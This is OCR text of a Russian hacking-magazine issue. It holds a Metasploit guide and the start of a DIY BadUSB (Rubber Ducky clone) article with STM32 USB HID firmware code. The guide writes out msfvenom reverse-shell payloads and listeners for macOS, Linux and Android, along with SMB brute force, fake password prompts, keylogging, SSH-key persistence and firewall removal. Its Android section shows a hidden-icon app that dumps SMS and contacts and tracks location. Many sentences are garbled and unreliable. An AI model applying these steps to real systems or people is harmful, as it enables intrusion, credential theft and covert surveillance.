```

Модули для брутфорса

Обратит внимание на SMB. Чтобы узнать, для чего именно предназначен определенный модуль и его описание (он называется на английский) а также посмотреть доступные чекер параметры, следует воспользоваться командой **info**

```
info auxiliary/scanner/smb/smb_login
```



Описание модуля smb_login

Давай выберем этот модуль, зададим названия домена, имен пользователя, интересующий нас хост и список паролей:

```
msf5 > use auxiliary/scanner/smb/smb_login
msf5 auxiliary/scanner/smb/smb_login> set RHOSTS 192.168.6.129
msf5 auxiliary/scanner/smb/smb_login> set SMBUser root
msf5 auxiliary/scanner/smb/smb_login> set SMBDomain DOMAIN
msf5 auxiliary/scanner/smb/smb_login> run
```

Задание параметров для брутфорса

Успешный брутфорс, найдены учетные данные

Если найденные пользователи — администраторы, Metasploit сообщит нам об этом, что очень хорошо. Но ведь в нашей сети может быть 100 машин и даже больше, а в нем наверняка запущено множество служб. Как правило, удается собрать много учетных данных, использовав только модули брутфорса. Использование metdb позволяет не тратить время на коллекционирование всех обнаруженных учетных данных, которые, как мы уже автоматически узнали, кто в кроме учетных данных, посмотреть, которое можно командой **creds**

Список учетных данных

Я описал не все функции **msfdb** (есть интеграция со сканерами Nessus OpenVAS), но многие из которых постепенно попадутся нам в обзорах.

ПОЛУЧЕНИЕ ТОЧКИ ОПОРЫ

Полезная нагрузка

Metasploit предоставляет большой арсенал возможностей для создания полезной нагрузки. Но нужно учитывать, что существует разные способы внедрения этой самой нагрузки. С помощью бесплатных версий сканеров как нельзя полезную для выполнения кажется и конечного пользователя. Так, к примеру, Metasploit Framework имеет возможность использовать для этого различные виды payloads.

При этом одна и та же полезная нагрузка может работать как в режиме реверсивного подключения (bind), так и в режиме прямого (для блокировки от целевого хостов). Стоит учитывать, что чем легче нагрузка, тем больше ее надежность и стабильность. Так, обычная shell может быть создана с помощью ARM, ps, Lua, Netcat, Node.js, Perl, R, Ruby, social, stub, zsh, xdr, Python, PHP, PowerShell.

Чтобы найти нагрузку для определенного случая, используем команду **search**

```
search payload/
```

Список доступных полезных нагрузок

В большинстве случаев используется загрузчик в одном из следующих форматов: raw, ruby, rb, perl, pl, c, ,b, jsc, js_le, java, dll, exe, exe-small, elf, macho, vba, vba, loop-vba, exe, vba-exe, psh, psh-net, psh-reflection, psh-cmd. Выбор зависит от целевой ОС.

ПУТЕВОДИТЕЛЬ ПО METASPLOIT

РАЗБИРАЕМ ПРИЕМЫ ИСПОЛЬЗОВАНИЯ ЗНАМЕНИТОГО ФРЕЙМВОРКА

Windows

Эта ОС — одна из самых распространенных, поэтому постэксплуатацию шлюз, работающий под управлением Windows, можно успешно разрабатывать на несколько порядков.

Base meterpreter

Сначала рассмотрим базовую с модулем, которым мы использовали, когда у нас имелся только meterpreter. Как и во множестве других фреймворков, в Metasploit присутствуют полезные модули для получения **hashdump** и **upload** / **upload**. Для стабильности мы можем перенести наш сеанс в другой процесс с помощью команды **migrate**. Эта команда принимает параметр — PID целевого процесса, поэтому которым можно из списка процессов (с помощью команды **ps**).

```
meterpreter > ps
Process list
============

PID  PPID  Name                  Arch  Session  User                          Path
---  ----  ----                  ----  -------  ----                          ----
0    0     [System Process]
4    0     System                x64   0        NT AUTHORITY\SYSTEM
52   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
68   60    svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
76   4     Registry              x64   0        NT AUTHORITY\SYSTEM
80   60    svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
88   4     MemCompression        x64   0        NT AUTHORITY\SYSTEM
```

Сеанс после функции поиска работает, если либо нужно найти на удаленной машине доказать для время.

```
meterpreter > migrate 1000
[*] Migrating from 6980 to 1000...
[*] Error migrating: stdapi_sys_process_execute: Operation failed: 1314
```

ПУТЕВОДИТЕЛЬ ПО METASPLOIT

РАЗБИРАЕМ ПРИМЕРЫ ИСПОЛЬЗОВАНИЯ ЗНАМЕНИТОГО ФРЕЙМВОРКА

macOS

Технология атак на компьютеры под управлением macOS уже подробно рассматривалась в статье, посвященной фреймворку Empire. Поэтому не станем останавливаться на теории и сразу перейдем к практике. Нам нужно создать нагрузку в формате macho и запустить для нее листенер.

```
msf6 > msfvenom -p osx/x64/meterpreter/reverse_tcp LHOST=192.168.43.1 LPORT=4321 -f macho -o osxpay
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of macho file: 1736 bytes
Saved as: osxpay
```

Генерируем нагрузку в формате macho

```
msf6 > handler -p osx/x64/meterpreter/reverse_tcp -H 192.168.43.1 -P 4321
[*] Payload handler running as background job 0.
msf6 >
[*] Started reverse TCP handler on 192.168.43.1:4321
```

Создаем листенера для отображенной нагрузки

После выполнения полезной нагрузки сразу проверим версию операционной системы.

```
[*] Freeing stale listeners...
[*] Sending stage (3012548 bytes) to 192.168.43.130
[*] Sending stage (176198 bytes) to 192.168.43.130
[*] Meterpreter session 1 opened (192.168.43.1:4321 -> 192.168.43.130:49263)

msf6 > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer     : Mac-Admin.local
OS           : darwin (darwin 18.15.0)
Architecture : x64
BuildTuple   : i386-apple-darwin
Meterpreter  : x64/osx
```

Подключение агента и проверка версии операционной системы

Теперь, когда мы знаем, с чем имеем дело, нам нужно перечислить важные файлы. В этом нам поможет модуль **enum_osx**, который запишет в журнал собранную информацию.


```
run post/osx/gather/enum_osx
```

```
meterpreter > run post/osx/gather/enum_osx

[-] Running module against Mac-Admin.local
[-] Saving all data to /home/kali/.msf4/logs/post/enum_osx/Mac-Admin.local_20
[-]     Enumerating Mail
[-]     Enumerating Network
[-]     Enumerating Bluetooth
[-]     Enumerating Ethernet
[-]     Enumerating Airport
[-]     Enumerating USB
[-]     Enumerating Airport
[-]     Enumerating Firewall
[-]     Enumerating Known Networks
[-]     Enumerating Applications
[-]     Enumerating Developer Tools
[-]     Enumerating Frameworks
[-]     Enumerating Logs
[-]     Enumerating Preference Panes
[-]     Enumerating Startup
[-]     Enumerating TCP Connections
[-]     Enumerating UDP Connections
[-]     Enumerating Environment Variables
[-]     Enumerating Last Boot time
[-]     Enumerating Kernel Security
[-]     Enumerating Disk Usage
[-]     Enumerating Users
[-]     Enumerating Groups
[-]     Retrieving History Files
[-]     History file .zsh_history found for admin
[-]     Downloading .zsh_history
[-]     Retrieving Keychain Application for admin
```

Собираем enum_osx информацию

Когда имеешь дело с маками, приходится по максимуму использовать приемы социальной инженерии. Например, с помощью **password_prompt_spoof** мы можем показать пользователю вот такое окошко.



Окно запроса пароля

Можно сколько угодно нажимать Cancel: это совершенно бесполезно, потому что окно будет открываться заново. Рано или поздно не введет пароль.


```
run osx/gather/password_prompt_spoof
```

```
meterpreter > run osx/gather/password_prompt_spoof

[-] Running module against Mac-Admin.local
[-] Waiting for user admin to enter credentials...
[-] Password entered! Write a note complient some
[-] Password file created: /home/kali/.msf4/loot/20200730110750_default_192.168.0.130_password_225820.txt
[-] Cleaning up files in Mac-Admin.local: /tmp/.ykzlhcMMPdQ
```

Получение пароля пользователя с помощью модуля password_prompt_spoof

За работу кейлоггера отвечает модуль **osx/capture/keylog_recorder**, а за получение хешей — **osx/gather/hashdump**. Наблюдать за работой этих инструментов удобнее всего с помощью команды **screenshare**.



Запись экрана пользователя

Linux

Схема атаки на машины под управлением ОС Linux в целом такая же, как при работе с Windows и macOS. Сначала сгенерируем нагрузку, а затем запустим листенер и посмотрим информацию о системе.

```
msf6 > msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.0.1 LPORT=5252 -f elf -o lin.bin
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: lin.bin
```

Генерация нагрузки

```
msf6 > handler -p linux/x64/meterpreter/reverse_tcp -H 192.168.0.1 -P 5252
[*] Payload handler running as background job 0.
msf6 >
[*] Started reverse TCP handler on 192.168.0.1:5252
```

Создаем листенера для отображенной нагрузки

```
[*] Sending stage (3012516 bytes) to 192.168.0.104
[*] Meterpreter session 1 opened (192.168.0.1:5252 -> 192.168.0.104:37952)

msf6 > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer     : localhost
OS           : Linux 5.10 - Linux
Architecture : x64
Meterpreter  : x64/linux
```

Подключение агента и проверка версии операционной системы

Поскольку разведка обычно проводится с помощью скриптов вроде LinPEAS, то Metasploit оставляет нам не так уж много возможностей. Тем не менее один модуль запускается всегда — **local_exploit_suggester**. С его помощью мы можем просмотреть эксплоиты для повышения привилегий.

```
meterpreter > run post/multi/recon/local_exploit_suggester
[*] 192.168.0.104 - Collecting local exploits for x64/linux...
[*] 192.168.0.104 - 2 exploit checks are being tried...
[+] 192.168.0.104 - exploits/linux/local/network_manager_vpnc_username_priv: The service is running, but could not be validated.
```

Перечисляем возможные эксплоиты

Еще один легкий, но приятный модуль уже для сохранения доступа — **linux/manage/sshkey_persistence**. Этот модуль запишет свой SSH-ключ, благодаря чему сможем в любой момент подключаться упрощенный доступ к системе. Следует отметить, что скрипты перечисления не проверяют профили браузеров, мы это делаем с помощью **firefox_creds**.

```
meterpreter > run multi/gather/firefox_creds

[-] Checking for Firefox profile in: /home/ubuntu/.mozilla/firefox
[-] Profiles: /home/ubuntu/.mozilla/firefox/fjrqm67j.default
```

Профили Firefox

И последний полезный модуль — **linux/manage/iptables_removal**. С его помощью очень, очень удобно удалять правила файрвола.

```
meterpreter > run linux/manage/iptables_removal

[-] Deleting IPTABLES rules...
[-] Deleting IPTABLES rules - executed
[-] Deleting IPTABLES rules...
[-] Iptables rules successfully deleted
```

Удаляем правила файрвола

Android

С девайса под управлением Android можно вытащить много интересной информации. Эта общая черта тянет на отдельную заметку, поэтому здесь мы разберем несколько прикольных фишек, которые предоставляет для данной платформы meterpreter. Давай соберем нагрузку для Android с помощью **msfvenom**.

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.43.116
LPORT=4321 -o 1.apk
```

```
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10151 bytes
Saved as: 1.apk
```

Создаем meterpreter-нагрузку для Android

Теперь активируем листенер.

```
handler -p android/meterpreter/reverse_tcp -H 192.168.43.116 -P 4321
```

```
msf6 > handler -p android/meterpreter/reverse_tcp -H 192.168.43.116 -P 4321
[*] Payload handler running as background job 0.
msf6 >
[*] Started reverse TCP handler on 192.168.43.116:4321
msf6 >
```

Активация листенера

Затем любым удобным способом доставим созданный нами apk-файл на целевое устройство и выполним его. Приложение запустится в фоновом режиме, и пользователь не заметит начего подозрительного.

```
msf6 >
[*] Sending stage (73732 bytes) to 192.168.43.1
[*] Meterpreter session 1 opened (192.168.43.116:4321 -> 192.168.43.1:48674)

msf6 > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer     : localhost
OS           : Android 10 - Linux
Meterpreter  : dalvik/android
```

Подключение агента и проверка системы

Первым делом скроем значок своего приложения командой **hide_app_icon**, чтобы оно не отображалось в меню пользователя. Также сразу полезно узнать, рутован ли смартфон, — для этого используется тулза **check_root**.

```
meterpreter > check_root
[+] Device is not rooted
```

Проверка смартфона на наличие root-привилегий

Используемый нами инструментарий позволяет устанавливать, удалять, просматривать установленные программы и запускать приложения. Например, в поиздевать на смартфоне все программы от производителя. Сделать это можно с помощью следующих команд:

- `app_list`
- `app_install`
- `app_uninstall`
- `app_run`

```
meterpreter > app_list
Application List

Name                                    Package                                 Running  Enabled
----                                    -------                                 -------  -------
1 Battery Recognition Mod               com.mod.battery.recognition             false    true
2 Mod Menu                              com.mod.menu                            false    true
Accessibility                           com.android.settings                    false    true
Accessibility Menu                      com.android.systemui.accessibility.accessibilitymenu false    true
Adaptive Sound                          com.qualcomm.qti.uhd                    false    true
Adobe Flash Player                      com.adobe.fpsd.app.hostapp              false    true
Adobe Flash Player Settings             com.adobe.fpsd.app.settings             false    true
```


Результат команды app_list

Также мы можем получить все контакты, список вызовов и SMS благодаря модулям **dump_contacts**, **dump_calls**, **dump_sms**. Но самая крутая фишка — следить за перемещением пользователя смартфона при помощи модуля **geolocate**.

```
meterpreter > geolocate
[-] Current Location:
    latitude  : 55.755826
    longitude : 37.6173

To get the address, https://maps.google.com/maps/api/geocode/json?latlng
```

Получение координат смартфона



Определение местоположения на картах Google

ЗАКЛЮЧЕНИЕ

Как видишь, Metasploit намного более универсальный, чем другие фреймворки, поэтому сравнивать его с конкурентами очень непросто. Это один из инструментов, о возможностях которых нужно как минимум знать. Надеюсь, эта статья помогла тебе в их освоении.

WWW

Больше информации — в моем канале в «Телеграме» @RuBNuckleYDuster. Здесь ты можешь задать интересующие тебя вопросы или помочь другим.

УТИНЫЕ ИСТОРИИ

ДЕЛАЕМ СВОЙ АНАЛОГ RUBBER DUCKY С БЕСПРОВОДНОЙ СВЯЗЬЮ

Семён
Ruseel@Yandex.ru

Есть такой вектор атаки, как BadUSB. — его суть заключается в эмуляции работы клавиатуры и выполнении операций в компьютере под видом обычного ввода от пользователя. Клавиатура чаще всего не вызывает подозрений у ОС и антивирусов, поэтому такие атаки сложно отследить. Сегодня мы посмотрим, как создать свой девайс этого класса — в корпусе флешки и с беспроводной связью.

Как ты понимаешь, за годы существования проблемы способов реализации придумано уже достаточно много. Это может быть как классический, хорошо всем известный Rubber Ducky, так и весьма экзотический вариант с перехватом клавиатуры с подвешенным контроллером. Также наряду прорывной некоторое количество разработок на Arduino и самостоятельно Digispark.

Кроме того, одновременно стоит упомянуть и о Pi Ducky, так как своей колоритной именно этот проект наиболее близок к тому, что я покажу в статье. У Pi Ducky есть несколько преимуществ, среди основных, так что конечное решение тебе понадобится с ним, если ты настроен в дальнейшем разобраться в проблеме.

Сразу скажу, что я не ставил перед собой цель предоставить универсальное устройство. Скорее это некоторый экспериментальный тестовый стенд/полигон для тестирования для компьютера, так что обновлять его стоит в первую очередь именно с такой точки зрения.

USB HID

USB (Universal Serial Bus), как всю из названия, представляет собой универсальную последовательную шину, которая до сих пор является стандартом в настоящее время порта, для целых различных стандартов. Она практически полностью заменила собой RS-232, LPT, PS/2 и используется практически каждым для связи ПК с периферийными устройствами.

INFO

Следует заметить, что рабочие места для наиболее ответственных задач до сих пор оснащаются средствами вида с интерфейсом PS/2. Это как раз связано с проблемой обеспечения безопасности подобных систем. Так что управляющие на штуки какой-нибудь условной АЭС до сих пор Rubber Ducky на USB — заменю не только порты, но и заранее обеспечив на проект.

Однако из основного достоинства протокола USB вытекает и его недостатки. В первую очередь это сложная процедура обмена информацией между девайсами, особенно в начальный момент. Причина проблемы заключается в использованной концепции Plug'n'play, которая подразумевает, что перифирия при подключении сразу же инициализируется. Ведомое устройство ждет подробных инструкций с себя, что позволяет системе подгружать нужный драйвер и приступить к работе.

С точки зрения хакера-пентестера-исследователя, безусловно, это очень хорошо: однако как раз из-за универсальности спецификации USB составляет несколько ограничений. Так, в частности, наша задача — эмуляция клавиатуры и мыши — достаточно простая и распространенная, что несколько облегчает жизнь.

Итак, интерфейсом нас устройства относится к классу HID (Human Interface Device), и если мы сообщим хосту, что его новая периферия — это стандартная клавиатура, то установка специальных драйверов не потребуется и будут использованы стандартные. В интернете есть неплохие статьи в wiki, Habrahabr, USB.org, OSDev.org, но это не основная цель статьи.

Тебе нужно запомнить следующее: обмен данными в протоколе USB всегда инициируется хостом и происходит пакетами. Их размер описан в дескрипторе девайса, которые хост обязательно запрашивают во время инициализации.

ПРОШИВКА МК

Самый простой на несколько способ собрать собственное устройство с USB — взять подходящий микроконтроллер и написать для него нужную прошивку. Теоретически нам подойдет одна из не любой МК, ведь USB тоже можно programmed, даже на ATmega328. Но мы выберем в более исходящая версия на ARM — Arduino Due. Но именно как более микроконтроллеры STM32, тем более что некоторый опыт работы с ними уже имеется. Поскольку в основу проекта лег STM32F103C8T6. Очень удобно, что эта микросхема доступна в составе отладочной платы Blue Pill, которая обеспечит прототипирование устройства.

Дескрипторы

Для старта возьмем за основу один из примеров libopencm3, в котором уже прописан движение мыши. Наибольший интерес для нас представляет именно дескриптор, хост он не выглядит:

```
const struct usb_device_descriptor dev_descr = {
    // Дескриптор устройства
    .bLength = USB_DT_DEVICE_SIZE,
    .bDescriptorType = USB_DT_DEVICE,
    .bcdUSB = 0x0200,
    .bDeviceClass = 0,
    .bDeviceSubClass = 0,
    .bDeviceProtocol = 0,
    .bMaxPacketSize64 = 64,
    .idVendor = 0x0483,   // VID
    .idProduct = 0x5710,  // PID
    .bcdDevice = 0x0200,
    .iManufacturer = 1,   // Номера строк в usb_strings[],
    .iProduct = 2,        // начиная с первой (1), а не
    .iSerialNumber = 3,   // с нулевой, как можно было бы ожидать
    .bNumConfigurations = 1,
};

const struct u1HID_t hid_report_descriptor[] = {
    0x05, 0x01,/* USAGE_PAGE (Generic Desktop)      */
    0x09, 0x02,/* USAGE (Mouse)                     */
    0xa1, 0x01,/* COLLECTION (Application)          */
    0x09, 0x01,/*  USAGE (Pointer)                  */
    0xa1, 0x00,/*  COLLECTION (Physical)            */
    0x05, 0x09,/*  USAGE_PAGE (Button)              */
    0x19, 0x01,/*  USAGE_MINIMUM (Button 1)         */
    0x29, 0x03,/*  USAGE_MAXIMUM (Button 3)         */
    0x15, 0x00,/*  LOGICAL_MINIMUM (0)              */
    0x25, 0x01,/*  LOGICAL_MAXIMUM (1)              */
    0x75, 0x01,/*  REPORT_COUNT (1)                 */
    0x95, 0x03,/*  REPORT_SIZE (1)                  */
    0x81, 0x02,/*  INPUT (Data,Var,Abs)             */
    0x05, 0x01,/*  REPORT_COUNT (1)                 */
    0x09, 0x30,/*  USAGE (Generic Desktop)          */
    0x09, 0x31,/*  USAGE (Y)                        */
    0x09, 0x38,/*  USAGE (wheel)                    */
    0x15, 0x81,/*  LOGICAL_MINIMUM (-127)           */
    0x25, 0x7f,/*  LOGICAL_MAXIMUM (127)            */
    0x75, 0x08,/*  REPORT_SIZE (8)                  */
    0x95, 0x03,/*  REPORT_COUNT (3)                 */
    0x81, 0x06,/*  INPUT (Data,Var,Rel)             */
    0xc0,      /* END_COLLECTION                    */
    0xc0       /* END_COLLECTION                    */
};

static const struct {
    struct usb_hid_descriptor hid_descriptor;
    struct {
        uint8_t bReportDescriptorType;
        uint16_t wDescriptorLength;
    } __attribute__((packed)) hid_report;
} __attribute__((packed)) hid_function = {
    .hid_descriptor = {
        .bLength = sizeof(hid_function),
        .bDescriptorType = USB_DT_HID,
        .bcdHID = 0x0100,
        .bCountryCode = 0,
        .bNumDescriptors = 1,
    },
    .hid_report = {
        .bReportDescriptorType = USB_DT_REPORT,
        .wDescriptorLength = sizeof(hid_report_descriptor),
    }
};
```

Добрая половина этих параметров стандартна для многих совместимых устройств, так что можешь даже не забивать им голову. Нас же здесь больше всего интересуют параметры PID (Product ID) и VID (Vendor ID). Изменяя их, можно прикинуться, например, любым устройством любого производителя, дотягив справа, если сменить в правовом статусе такого производства, так что подавайся.

```
const struct usb_endpoint_descriptor hid_endpoint = {
    // Дескриптор конечной точки
    .bLength = USB_DT_ENDPOINT_SIZE,
    .bDescriptorType = USB_DT_ENDPOINT,
    .bEndpointAddress = 0x81,  // Адрес конечной точки IN
    .bmAttributes = USB_ENDPOINT_ATTR_INTERRUPT,
    .wMaxPacketSize = 0x0,     // Максимальная длина пакета
    .bInterval = 0x0a,         // Интервал опроса в миллисекундах
};

const struct usb_interface_descriptor hid_iface = {
    .bLength = USB_DT_INTERFACE_SIZE,
    .bDescriptorType = USB_DT_INTERFACE,
    .bInterfaceNumber = 0,
    .bAlternateSetting = 0,
    .bNumEndpoints = 1,
    .bInterfaceClass = USB_CLASS_HID,
    .bInterfaceSubClass = 1, /* boot */
    .bInterfaceProtocol = 2, /* mouse */
    .iInterface = 0,
    .endpoint = &hid_endpoint,
    .extra = &hid_function,
    .extralen = sizeof(hid_function),
};
```

В дескрипторе конечной точки нас интересуют:

- его адрес: .bEndpointAddress = 0x81;
- максимальная длина пакета: .wMaxPacketSize = 4;
- интервал опроса: .bInterval = 0x0a;

Адрес конечной точки для нашей цели не имеет принципиального значения, его можно не трогать. Что же касается максимального размера пакета, то он обязательно должен соответствовать структуре отчета, описанной в hid_report_descriptor[] (в данном случае это четыре байта).

```
const struct usb_interface ifaces[] = {
    .num_altsetting = 1,
    .altsetting = &hid_iface,
},

const struct usb_config_descriptor config = {
    .bLength = USB_DT_CONFIGURATION_SIZE,
    .bDescriptorType = USB_DT_CONFIGURATION,
    .wTotalLength = 0,
    .bNumInterfaces = 1,
    .bConfigurationValue = 1,
    .iConfiguration = 0,
    .bmAttributes = 0xC0,
    .bMaxPower = 0x32,
    .interface = ifaces,
};

static const char *usb_strings[] = {
    // Строки, отображаемые в описании устройства
    "Black Sphere Technologies",
    "HID Demo",
    "DEMO",
};
```

Завершают определение строки usb_strings[], которые ты тоже можешь прописать по своему вкусу (к чистку кожаку).

Рассмотрим теперь подробнее дескриптор отчета. Отвел стандартный мыши на запрос от хоста сообщает в ядро ноутбук файл. Первый параметр — это тип или кнопки (нажатие) три бита — правая, левая и средняя кнопки, старшие пять бит не задействованы. А остальные три байта отвечает за перемещение по осям X, Y и вращение колесика. Эти байты представляют собой целое число (по знаковой системе от -127 до 127). Его значение при этом соответствует величиному относительному перемещению указателя.

Хорошо, с мышью немного разобрались, а что насчет клавиатуры? На самом деле ситуация аналогичная. Сперва теперь отчет длиннее и состоит из восьми байт. Бить первого байта отвечает за клавиши-модификаторы, KEYPAD_GUI, KEYPAD_ALT, KEYPAD_SHIFT, KEYPAD_CTRL, LEFT_GUI, LEFT_ALT, LEFT_SHIFT, LEFT_CTRL. Следующий байт зарезервирован для совместимости, в принципе его можно пинать. Дальше идут шесть байт, каждый из которых отвечает одной нажатой клавише: такой мультитап на шесть касаний, не считая модификаторов. Дескриптор клавиатуры выглядит следующим образом

```
...
0x05, 0x01,
0x09, 0x06,        // Usage (Keyboard)
0xA1, 0x01,        // Collection (Application)
0x05, 0x07,        // Usage Page (KeyPad)
0x19, 0xE0,        // Usage Minimum (0xE0)
0x29, 0xE7,        // Usage Maximum (0xE7)
0x15, 0x00,        // Logical Minimum (0)
0x25, 0x01,        // Logical Maximum (1)
0x75, 0x01,        // Report Size (1)
0x95, 0x08,        // Report Count (8)
0x81, 0x02,        // Input (Data,Var,Abs,No Wrap,Linear,Preferred
State,No Null)
0x81, 0x01,        // Input (Const,Array,Abs,No Wrap,Linear,Preferred
State,No Null)
0x19, 0x00,        // Usage Minimum (0x00)
0x29, 0x65,        // Usage Maximum (0x65)
0x15, 0x00,        // Logical Minimum (0)
0x25, 0x65,        // Logical Maximum (101)
0x75, 0x08,        // Report Size (8)
0x95, 0x06,        // Report Count (6)
0x81, 0x00,        // Input (Data,Arry,Abs,No Wrap,Linear,Preferred
State,No Null)
0xC0,              // End Collection
...
```

Для упрощения работы с дескриптором USB есть хороший сайт, который позволяет визуализировать и редактировать дескрипторы. Кроме того, существует специальная программа-приложение USB HID Descriptor Tool. Оно доступно только в версии для Windows, но и в Linux тоже можно.

Продолжение стр. 9

УТИНЫЕ ИСТОРИИ

ДЕЛАЕМ СВОЙ АНАЛОГ RUBBER DUCKY С БЕСПРОВОДНОЙ СВЯЗЬЮ

Составное устройство

С устройства ведра и не дискреторгами мы разобрались. Теперь возникает следующий вопрос: можно ли обещать в одном устройстве и клавиатуру, и мышь? Тут нам на помощь приходит Linux Kernel по созданию составных устройств. Достаточно в дескрипторы отчетов для мыши и клавиатуры добавить поле **report id** и их можно будет объединить. Теперь отчеты нашей периферии станут длиннее на один байт, но хост, читая их значение, будет знать, кого из какого устройства ждет.

В итоге наш финальный HID дескриптор выглядит так:

```
...
0x05, 0x01,
0x09, 0x06,  // Usage (Keyboard)
0xA1, 0x01,  // Collection (Application)
0x85, 0x01,  // Report ID
0x05, 0x07,  // Usage Page (Kbrd/Keypad)
0x19, 0xE0,  // Usage Minimum (0x69)
0x29, 0xE7,  // Usage Maximum (0x67)
0x15, 0x00,  // Logical Minimum (0)
0x25, 0x01,  // Logical Maximum (1)
0x75, 0x01,  // Report Size (1)
0x95, 0x08,  // Report Count (8)
0x81, 0x02,  // Input (Data,Var,Abs,No Wrap,Linear,Preferred State,
No Null)
0x81, 0x01,  // Input (Const,Array,Abs,No Wrap,Linear,Preferred
State,No Null)
0x19, 0x00,  // Usage Minimum (0x00)
0x29, 0x65,  // Usage Maximum (0x65)
0x15, 0x00,  // Logical Minimum (0)
0x25, 0x65,  // Logical Maximum (101)
0x75, 0x08,  // Report Size (8)
0x95, 0x01,  // Report Count (1)
0x81, 0x00,  // Input (Data,Array,Abs,No Wrap,Linear,Preferred State,
No Null)
0xC0,        // End Collection
0x05, 0x01,  // Usage Page (Generic Desktop)
0x09, 0x02,  // Usage (Mouse)
0xA1, 0x01,  // Collection (Application)
0x09, 0x01,  // Usage (Pointer)
0xA1, 0x00,  // Collection (Physical)
0x85, 0x02,  // Report ID
0x05, 0x09,  // Usage Page (Buttons)
0x19, 0x01,  // Usage Minimum (01)
0x29, 0x03,  // Usage Maximum (03)
0x15, 0x00,  // Logical Minimum (0)
0x25, 0x01,  // Logical Maximum (0)
0x95, 0x03,  // Report Count (3)
0x75, 0x01,  // Report Size (1)
0x81, 0x02,  // Input (Data, Variable, Absolute)
0x95, 0x01,  // Report Count (1)
0x75, 0x05,  // Report Size (5)
0x81, 0x01,  // Input (Const,Array,Abs,No Wrap,Linear,Preferred
State,No Null)  ;5 bit padding
0x05, 0x01,  // Usage Page (Generic Desktop)
0x09, 0x38,  // Usage (0x38)
0x09, 0x31,  // Usage (9)
0x15, 0x81,  // Logical Minimum (-127)
0x25, 0x7F,  // Logical Maximum (127)
0x75, 0x08,  // Report Size (8)
0x95, 0x02,  // Report Count (2)
0x81, 0x06,  // Input (Data, Variable, Relative)
0xC0, 0xC0,  // End Collection,End Collection
...
```

Главное — не забыть поправить максимальную длину отчета устройства, она теперь равна девяти. Сами отчеты скачутся следующим:

```
Клавиатура
1 REPORT ID =
2 MOD_KEYS
RESERVED
4 KEYS
5 KEYS
6 KEYS
7 KEYS
8 KEYS
9 KEYS

Мышь
1 REPORT ID = 2
0 B
3 X
4 Y
```

Остаётся только инициализировать интерфейс. Тут в примере можно ничего не менять, на стороне компьютера мы обращаемся **hid_set_config**, регистрирующую конечную точку 0x81, которая в дальнейшем будет отрашивать наш хост. В ответ он получит указанные выше отчеты. Что же касается функции **hid_control_request**, то она служит просто заглушкой и в данном случае на что-то влияет!

Эмуляция клавиатуры

Теперь разберемся с имитацией нажатия клавиш. Для примера возьмем клавишу a с кодом 0x04. Важно обратить внимание, что коды клавиш, выдаваемые клавиатурой — это вовсе не ASCII, и у раскладок клавиатуры тоже ничего не знает, это все происходит зрением выше. Так как же выглядит нажатие клавиши? Сначала клавиатура отправляет — первый с начала клавиши, а второй с его отпусканием (если забыть про то, что клавишу надо отпускать, получится ерунда).

```
usb_send_report(usbd_dev, 0x01, prev_a, 0);
usb_send_report(usbd_dev, 0x01, rel_a, 0);
```

Единственное, о чем стоит спеть, на основе всех прошлых инициируются хостом и в случае чего могут быть отложены. Поэтому перед каждым обращаться, что отчет ушел. Сделать это можно, анализируя значение, возвращаемое **usbd_write_packet**. Остальное добавлено функцию перевода ASCII в keycode, в этом нет ничего сложного. Более того, есть достаточно готовых примеров для реализации на Github, например библиотека keycodes. Перевод Енисейчева. Он и использовал с минимальными правками.

Теперь, когда мы несколько отвлеклись, мы получаем возможность набирать строки и проживать горячие клавиши.

```
void send_word(char *word) {
  int i;
  while (9 != usbd_ip_write_packet(usbd_dev, 0x81, press_key(*
word), 9));
  while (9 != usbd_ip_write_packet(usbd_dev, 0x81, release_key
(), 9));
  } while (*(++word));
}

void send_shortkey(char key,uint8_t mod) {
  while(9 != usbd_ip_write_packet(usbd_dev, 0x81, press_key_mod(key
, mod), 9));
  while(9 != usbd_ip_write_packet(usbd_dev, 0x81, release_key(), 9
));
}
```

Проверим наш код простым примером:

```
send_shortkey('t', MOD_CTRL | MOD_ALT); // Ctrl + Alt + t — открыть
консоль
for (uint32_t i = 0; i < 0x2FFFFFF; i++) __asm__("nop");
send_word("echo hello world\n")
```

И вот мы уже можем взаимодействовать с консолью, имитируя пользователя клавиатурой. Главное здесь — правильно подобрать задержки, иначе ничего не выйдет.

Эмуляция мыши

С мышью будет с одной стороны, проще — там отчет короче, а с другой стороны, сложнее. Дело в том, что X и Y — это относительные координаты, то есть перемещение. Остаётся добавить функцию, которая по нажатию клавиш будет отправлять нужные значения (левой верхней угол), задавая перемещение заведомо большее разрешения экрана, а это отрада двигаться к нужной точке.

При желании я этой проблеме можно подойти и с другой стороны, реализовав аналог Vmouse — сервис, который выдаёт абсолютные координаты. Поведение промежуточный итог: мы научились вводить текст, жать клавиатурные комбинации и двигать курсор, но все-таки чего-то не хватает.

ДОБАВЛЯЕМ РАДИОУПРАВЛЕНИЕ

